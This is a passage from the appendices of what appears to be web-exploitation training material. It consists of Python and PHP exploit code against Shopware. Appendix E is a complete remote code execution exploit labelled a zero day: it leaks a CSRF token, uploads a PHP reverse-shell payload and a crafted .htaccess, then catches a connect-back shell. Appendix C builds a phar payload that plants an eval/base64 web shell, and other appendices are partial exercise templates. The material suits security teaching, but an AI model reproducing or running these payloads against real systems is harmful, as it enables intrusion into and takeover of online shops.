        print("(+) poc request:")
        print(generate_request(c, csrf))
if __name__ == '__main__':
    main()
```

Appendix B

exercise-19.py:

```python
#!/usr/bin/python3
import re
import sys
import requests

def leak_csrf(t, p, c):
    """Leak CSRF token"""
    uri = "http://%s%sbackend/CSRFToken/generate" % (t, p)
    r = requests.get(uri, cookies=c)
    return r.headers['X-Csrf-Token']

def fix_path(path):
    if path == "/":
        return path
    if not path.startswith("/"):
        path = "/%s" % path
    if not path.endswith("/"):
        path = "%s/" % path
    return path

def get_cookie(t, p, creds):
    uri = "http://%s%sbackend/Login/login" % (t, p)
    d = {
        "username" : creds.split(":")[0],
        "password" : creds.split(":")[1]
    }
    r = requests.post(uri, data=d)
    m = re.search("SHOPWAREBACKEND=(.{26});", r.headers['set-cookie'])
    return { 'SHOPWAREBACKEND' : m.group(1) }

def generate_request(t, p, c, csrf):
    """TODO: complete this code!"""
    return ""

def main():
    if len(sys.argv) != 4:
        print "(+) usage %s <target:port> <path> <user:pass>" % sys.argv[0]
        print "(+) eg: %s target:8080 /shopware/ demo:demo" % sys.argv[0]
        sys.exit(0)
    t       = sys.argv[1]
    p       = fix_path(sys.argv[2])
    creds   = sys.argv[3]
    c       = get_cookie(t, p, creds)
    print "(+) stage 1 - logged in as %s cookie: %s" % (creds, c)
    if c != None:
        csrf = leak_csrf(t, p, c)
        print "(+) stage 2 - leaked csrf: %s" % csrf
        print "(+) response from attack request: %s" % generate_request(t, p, c,
csrf)

if __name__ == '__main__':
    main()
```

Appendix C

```
<?php

namespace GuzzleHttp\Cookie;

class SetCookie {
// TODO BY THE STUDENT
}

class CookieJar {
// TODO BY THE STUDENT
}

class FileCookieJar extends CookieJar {
// TODO BY THE STUDENT
}

$phar = new \Phar('poc.phar');
$phar->startBuffering();
$phar->addFromString('si.txt', 'Full Stack Web Attack');
$phar->setStub('<?php __HALT_COMPILER(); ? >');
$o = new FileCookieJar("/var/www/html/media/image/si.php", '<?php
eval(base64_decode($_SERVER[HTTP_SI])); ?>');
$phar->setMetadata($o);
$phar->stopBuffering();
?>
```

Appendix D

Template for exercise 25:

```
#!/usr/bin/python3
import re
import sys
import random
import string
import socket
import requests
import telnetlib
from threading import Thread

def leak_csrf(t, p, c):
    """Leak CSRF token"""
    uri = "http://%s%sbackend/CSRFToken/generate" % (t, p)
    r = requests.get(uri, cookies=c)
    if "X-Csrf-Token" in r.headers:
        return r.headers['X-Csrf-Token']
```

```
    return None

def random_str(string_length=10):
    """Generate a random string of fixed length"""
    letters = string.ascii_lowercase
    return ''.join(random.choice(letters) for i in range(string_length))

def we_can_upload(t, p, c, csrf, s, d):
    # TODO: complete the code!!!
    pass

def we_can_upload_raw(t, p, c, csrf):
    # TODO: complete the code!!!
    pass

def build_php_code():
    """Build our shellcode"""
    phpkode  = ("""<?php
    @set_time_limit(0); @ignore_user_abort(1);
@ini_set('max_execution_time',0);""")
    phpkode += ("""$dis=@ini_get('disable_functions');""")
    phpkode += ("""if(!empty($dis)){$dis=preg_replace('/[, ]+/', ',',
$dis);$dis=explode(',', $dis);""")
    phpkode += ("""$dis=array_map('trim', $dis);}else{$dis=array();} """)
    phpkode += ("""if(!function_exists('LcNIcoB')){function LcNIcoB($c){ """)
    phpkode += ("""global $dis;if (FALSE !== strpos(strtolower(PHP_OS), 'win' ))
{$c=$c." 2>&1\\n";} """)
    phpkode += ("""$imARhD='is_callable';$kqqI='in_array';""")
    phpkode += ("""if($imARhD('popen')and!$kqqI('popen',$dis))
{$fp=popen($c,'r');""")
    phpkode += ("""$o=NULL;if(is_resource($fp)){while(!feof($fp)){ """)
    phpkode += ("""$o.=fread($fp,1024);}}@pclose($fp);}else""")
    phpkode += ("""if($imARhD('proc_open')and!$kqqI('proc_open',$dis)){ """)
    phpkode +=
("""$handle=proc_open($c,array(array(pipe,'r'),array(pipe,'w'),array(pipe,'w')),$p
ipes); """)
    phpkode += ("""$o=NULL;while(!feof($pipes[1])){$o.=fread($pipes[1],1024);}
""")
    phpkode += ("""@proc_close($handle);}else
if($imARhD('system')and!$kqqI('system',$dis)){ """)
    phpkode += ("""ob_start();system($c);$o=ob_get_contents();ob_end_clean(); """)
    phpkode += ("""}else if($imARhD('passthru')and!$kqqI('passthru',$dis))
{ob_start();passthru($c); """)
    phpkode += ("""$o=ob_get_contents();ob_end_clean(); """)
    phpkode += ("""}else if($imARhD('shell_exec')and!$kqqI('shell_exec',$dis)){
""")
    phpkode += ("""$o=shell_exec($c);}else
if($imARhD('exec')and!$kqqI('exec',$dis)){ """)
    phpkode +=
("""$o=array();exec($c,$o);$o=join(chr(10),$o).chr(10);}else{$o=0;}return $o;}}
""")
    phpkode += ("""$nofuncs='no exec functions'; """)
    phpkode += ("""if(is_callable('fsockopen')and!in_array('fsockopen',$dis)){
""")
```

```
    phpkode += ("""$s=@fsockopen('tcp://%s','%d');while($c=fread($s,2048)){$out =
'';  """ % (cb_host, cb_port))
    phpkode += ("""if(substr($c,0,3) == 'cd '){chdir(substr($c,3,-1)); """)
    phpkode += ("""}elseif (substr($c,0,4) == 'quit' || substr($c,0,4) == 'exit')
{break;}else{ """)
    phpkode += ("""$out=LcNIcoB(substr($c,0,-1));if($out===false)
{fwrite($s,$nofuncs); """)
    phpkode += ("""break;}}fwrite($s,$out);}fclose($s);}else{ """)
    phpkode +=
("""$s=@socket_create(AF_INET,SOCK_STREAM,SOL_TCP);@socket_connect($s,'%s','%d');
""" % (cb_host, cb_port))
    phpkode +=
("""@socket_write($s,"socket_create");while($c=@socket_read($s,2048)){ """)
    phpkode += ("""$out = '';if(substr($c,0,3) == 'cd '){chdir(substr($c,3,-1));
""")
    phpkode += ("""} else if (substr($c,0,4) == 'quit' || substr($c,0,4) ==
'exit') { """)
    phpkode += ("""break;}else{$out=LcNIcoB(substr($c,0,-1));if($out===false){
""")
    phpkode +=
("""@socket_write($s,$nofuncs);break;}}@socket_write($s,$out,strlen($out)); """)
    phpkode += ("""}@socket_close($s);}""")
    return phpkode

def exec_code(t, p, filename):
    handlerthr = Thread(target=handler, args=(cb_port,))
    handlerthr.start()
    uri = "http://%s%s%s" % (t, p, filename)
    requests.get(uri)

def handler(cb_port):
    print "(+) starting handler on port %d" % cb_port
    t = telnetlib.Telnet()
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(("0.0.0.0", cb_port))
    s.listen(1)
    conn, addr = s.accept()
    print "(+) connection from %s" % addr[0]
    t.sock = conn
    print "(+) pop thy shell!"
    t.interact()

def fix_path(path):
    if path == "/":
        return path
    if not path.startswith("/"):
        path = "/%s" % path
    if not path.endswith("/"):
        path = "%s/" % path
    return path

def get_cookie(t, p, creds):
    uri = "http://%s%sbackend/Login/login" % (t, p)
    d = {
```

```
        "username" : creds.split(":")[0],
        "password" : creds.split(":")[1]
    }
    r = requests.post(uri, data=d)
    m = re.search("SHOPWAREBACKEND=(.{26});", r.headers['set-cookie'])
    return { 'SHOPWAREBACKEND' : m.group(1) }

def banner():
    return """
\tShopware uploadEsdFileAction Remote Code Execution Vulnerability
\tCVE: zeroday
\tSteven Seeley (mr_me) of Source Incite
"""

def main():
    print banner()
    global cb_host, cb_port
    if len(sys.argv) != 5:
        print "(+) usage %s <target:port> <path> <user:pass> <connectback:port>" %
sys.argv[0]
        print "(+) eg: %s 192.168.23.165:80 /shopware/ demo:demo
192.168.23.1:1234" % sys.argv[0]
        print "(+) eg: %s 192.168.23.164:8080 / demo:demo 192.168.23.1:4444" %
sys.argv[0]
        sys.exit(0)
    t       = sys.argv[1]
    p       = fix_path(sys.argv[2])
    creds   = sys.argv[3]
    cb_host = sys.argv[4].split(":")[0]
    cb_port = int(sys.argv[4].split(":")[1])
    c       = get_cookie(t, p, creds)
    if c != None:
        print "(+) stage 1 - logged in as %s" % creds
        csrf = leak_csrf(t, p, c)
        if csrf != None:
            print "(+) stage 2 - leaked csrf: %s" % csrf
            print "(+) performing magic..."
            s = "%s.pht" % random_str()
            if we_can_upload(t, p, c, csrf, s, build_php_code()):
                print "....."

if __name__ == '__main__':
    main()
```

Appendix E

Shopware uploadEsdFileAction Remote Code Execution Vulnerability Zero Day

```
#!/usr/bin/python3
import re
```

```
import sys
import random
import string
import socket
import requests
import telnetlib
from threading import Thread

def leak_csrf(t, p, c):
    """Leak CSRF token"""
    uri = "http://%s%sbackend/CSRFToken/generate" % (t, p)
    r = requests.get(uri, cookies=c)
    if "X-Csrf-Token" in r.headers:
        return r.headers['X-Csrf-Token']
    return None

def random_str(string_length=10):
    """Generate a random string of fixed length"""
    letters = string.ascii_lowercase
    return ''.join(random.choice(letters) for i in range(string_length))

def we_can_upload(t, p, c, csrf, s, d):
    """Upload our phar backdoor"""
    uri = "http://%s%sbackend/article/uploadEsdFile" % (t, p)
    f = {'fileId': (s, d)}
    h = { 'X-CSRF-Token': csrf }
    r = requests.post(uri, headers=h, cookies=c, files=f)
    if r.status_code == 200 and '"success":true' in r.text:
        if re.search("Image is not in a recognized format", r.text):
            return True
    return r.text

def we_can_upload_htaccess(t, p, c, csrf):
    """Upload our .htaccess thanks to the removeFunkyWhiteSpace method"""
    uri = "http://%s%sbackend/article/uploadEsdFile" % (t, p)
    h = {
        'X-CSRF-Token': csrf,
        "Content-Type" : "multipart/form-data;
boundary=1f8a45a052f95277a4295631d258b3a2",
    }

    # we need to send a raw request to pwn our target!
    d = """--1f8a45a052f95277a4295631d258b3a2
Content-Disposition: form-data; name="fileId"; filename="\x0f.htaccess"

AddType application/x-httpd-php .pht
--1f8a45a052f95277a4295631d258b3a2--
"""
    r = requests.post(uri, headers=h, cookies=c, data=d)
    if r.status_code == 200 and '"success":true' in r.text:
        return True

    # we have already exploited it!
    match = re.search("File already exists at path: ", r.text)
```

```
        if match:
            return True
        return False

    def build_php_code():
        """Build our shellcode"""
        phpkode  = ("""<?php
        @set_time_limit(0); @ignore_user_abort(1);
    @ini_set('max_execution_time',0);""")
        phpkode += ("""$dis=@ini_get('disable_functions');""")
        phpkode += ("""if(!empty($dis)){$dis=preg_replace('/[, ]+/', ',',
    $dis);$dis=explode(',', $dis);""")
        phpkode += ("""$dis=array_map('trim', $dis);}else{$dis=array();} """)
        phpkode += ("""if(!function_exists('LcNIcoB')){function LcNIcoB($c){ """)
        phpkode += ("""global $dis;if (FALSE !== strpos(strtolower(PHP_OS), 'win' ))
    {$c=$c." 2>&1\\n";} """)
        phpkode += ("""$imARhD='is_callable';$kqqI='in_array';""")
        phpkode += ("""if($imARhD('popen')and!$kqqI('popen',$dis))
    {$fp=popen($c,'r');""")
        phpkode += ("""$o=NULL;if(is_resource($fp)){while(!feof($fp)){ """)
        phpkode += ("""$o.=fread($fp,1024);}}@pclose($fp);}else""")
        phpkode += ("""if($imARhD('proc_open')and!$kqqI('proc_open',$dis)){ """)
        phpkode +=
    ("""$handle=proc_open($c,array(array(pipe,'r'),array(pipe,'w'),array(pipe,'w')),$p
    ipes); """)
        phpkode += ("""$o=NULL;while(!feof($pipes[1])){$o.=fread($pipes[1],1024);}
    """)
        phpkode += ("""@proc_close($handle);}else
    if($imARhD('system')and!$kqqI('system',$dis)){ """)
        phpkode += ("""ob_start();system($c);$o=ob_get_contents();ob_end_clean(); """)
        phpkode += ("""}else if($imARhD('passthru')and!$kqqI('passthru',$dis))
    {ob_start();passthru($c); """)
        phpkode += ("""$o=ob_get_contents();ob_end_clean(); """)
        phpkode += ("""}else if($imARhD('shell_exec')and!$kqqI('shell_exec',$dis)){
    """)
        phpkode += ("""$o=shell_exec($c);}else
    if($imARhD('exec')and!$kqqI('exec',$dis)){ """)
        phpkode +=
    ("""$o=array();exec($c,$o);$o=join(chr(10),$o).chr(10);}else{$o=0;}return $o;}}
    """)
        phpkode += ("""$nofuncs='no exec functions'; """)
        phpkode += ("""if(is_callable('fsockopen')and!in_array('fsockopen',$dis)){
    """)
        phpkode += ("""$s=@fsockopen('tcp://%s','%d');while($c=fread($s,2048)){$out =
    ''; """ % (cb_host, cb_port))
        phpkode += ("""if(substr($c,0,3) == 'cd '){chdir(substr($c,3,-1)); """)
        phpkode += ("""}elseif (substr($c,0,4) == 'quit' || substr($c,0,4) == 'exit')
    {break;}else{ """)
        phpkode += ("""$out=LcNIcoB(substr($c,0,-1));if($out===false)
    {fwrite($s,$nofuncs); """)
        phpkode += ("""break;}}fwrite($s,$out);}fclose($s);}else{ """)
        phpkode +=
    ("""$s=@socket_create(AF_INET,SOCK_STREAM,SOL_TCP);@socket_connect($s,'%s','%d');
    """ % (cb_host, cb_port))
```

```
    phpkode +=
("""@socket_write($s,"socket_create");while($c=@socket_read($s,2048)){ """)
    phpkode += ("""$out = '';if(substr($c,0,3) == 'cd '){chdir(substr($c,3,-1));
""")
    phpkode += ("""} else if (substr($c,0,4) == 'quit' || substr($c,0,4) ==
'exit') { """)
    phpkode += ("""break;}else{$out=LcNIcoB(substr($c,0,-1));if($out===false){
""")
    phpkode +=
("""@socket_write($s,$nofuncs);break;}}@socket_write($s,$out,strlen($out)); """)
    phpkode += ("""}@socket_close($s);}""")
    return phpkode

def exec_code(t, p, filename):
    handlerthr = Thread(target=handler, args=(cb_port,))
    handlerthr.start()
    uri = "http://%s%s%s" % (t, p, filename)
    requests.get(uri)

def handler(cb_port):
    print("(+) starting handler on port %d" % cb_port)
    t = telnetlib.Telnet()
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(("0.0.0.0", cb_port))
    s.listen(1)
    conn, addr = s.accept()
    print("(+) connection from %s" % addr[0])
    t.sock = conn
    print("(+) pop thy shell!")
    t.interact()

def fix_path(path):
    if path == "/":
        return path
    if not path.startswith("/"):
        path = "/%s" % path
    if not path.endswith("/"):
        path = "%s/" % path
    return path

def get_cookie(t, p, creds):
    uri = "http://%s%sbackend/Login/login" % (t, p)
    d = {
        "username" : creds.split(":")[0],
        "password" : creds.split(":")[1]
    }
    r = requests.post(uri, data=d)
    m = re.search("SHOPWAREBACKEND=(.{26});", r.headers['set-cookie'])
    return { 'SHOPWAREBACKEND' : m.group(1) }

def banner():
    return """
\tShopware uploadEsdFileAction Remote Code Execution Vulnerability
\tCVE: zeroday
```

```
"""

def main():
    print(banner())
    global cb_host, cb_port
    if len(sys.argv) != 5:
        print("(+) usage %s <target:port> <path> <user:pass> <connectback:port>" %
sys.argv[0])
        print("(+) eg: %s 192.168.23.164:8080 / demo:demo 192.168.23.1:4444" %
sys.argv[0])
        sys.exit(0)
    t       = sys.argv[1]
    p       = fix_path(sys.argv[2])
    creds   = sys.argv[3]
    cb_host = sys.argv[4].split(":")[0]
    cb_port = int(sys.argv[4].split(":")[1])
    c       = get_cookie(t, p, creds)
    if c != None:
        print("(+) stage 1 - logged in as %s" % creds)
        csrf = leak_csrf(t, p, c)
        if csrf != None:
            print("(+) stage 2 - leaked csrf: %s" % csrf)
            print("(+) performing magic...")
            s = "%s.pht" % random_str()
            if we_can_upload(t, p, c, csrf, s, build_php_code()):
                # when we attempt to upload the same shell twice, we get an error
(no this is not display_errors)
                # that error leaks the filename path so we can reach our shell
which isn't blacklisted
                match = re.search("File already exists at path: (.*) in vendor",
we_can_upload(t, p, c, csrf, s, ""))
                if match:
                    filename = "files/%s" % match.group(1)
                    if we_can_upload_htaccess(t, p, c, csrf):
                        exec_code(t, p, filename)

if __name__ == '__main__':
    main()
```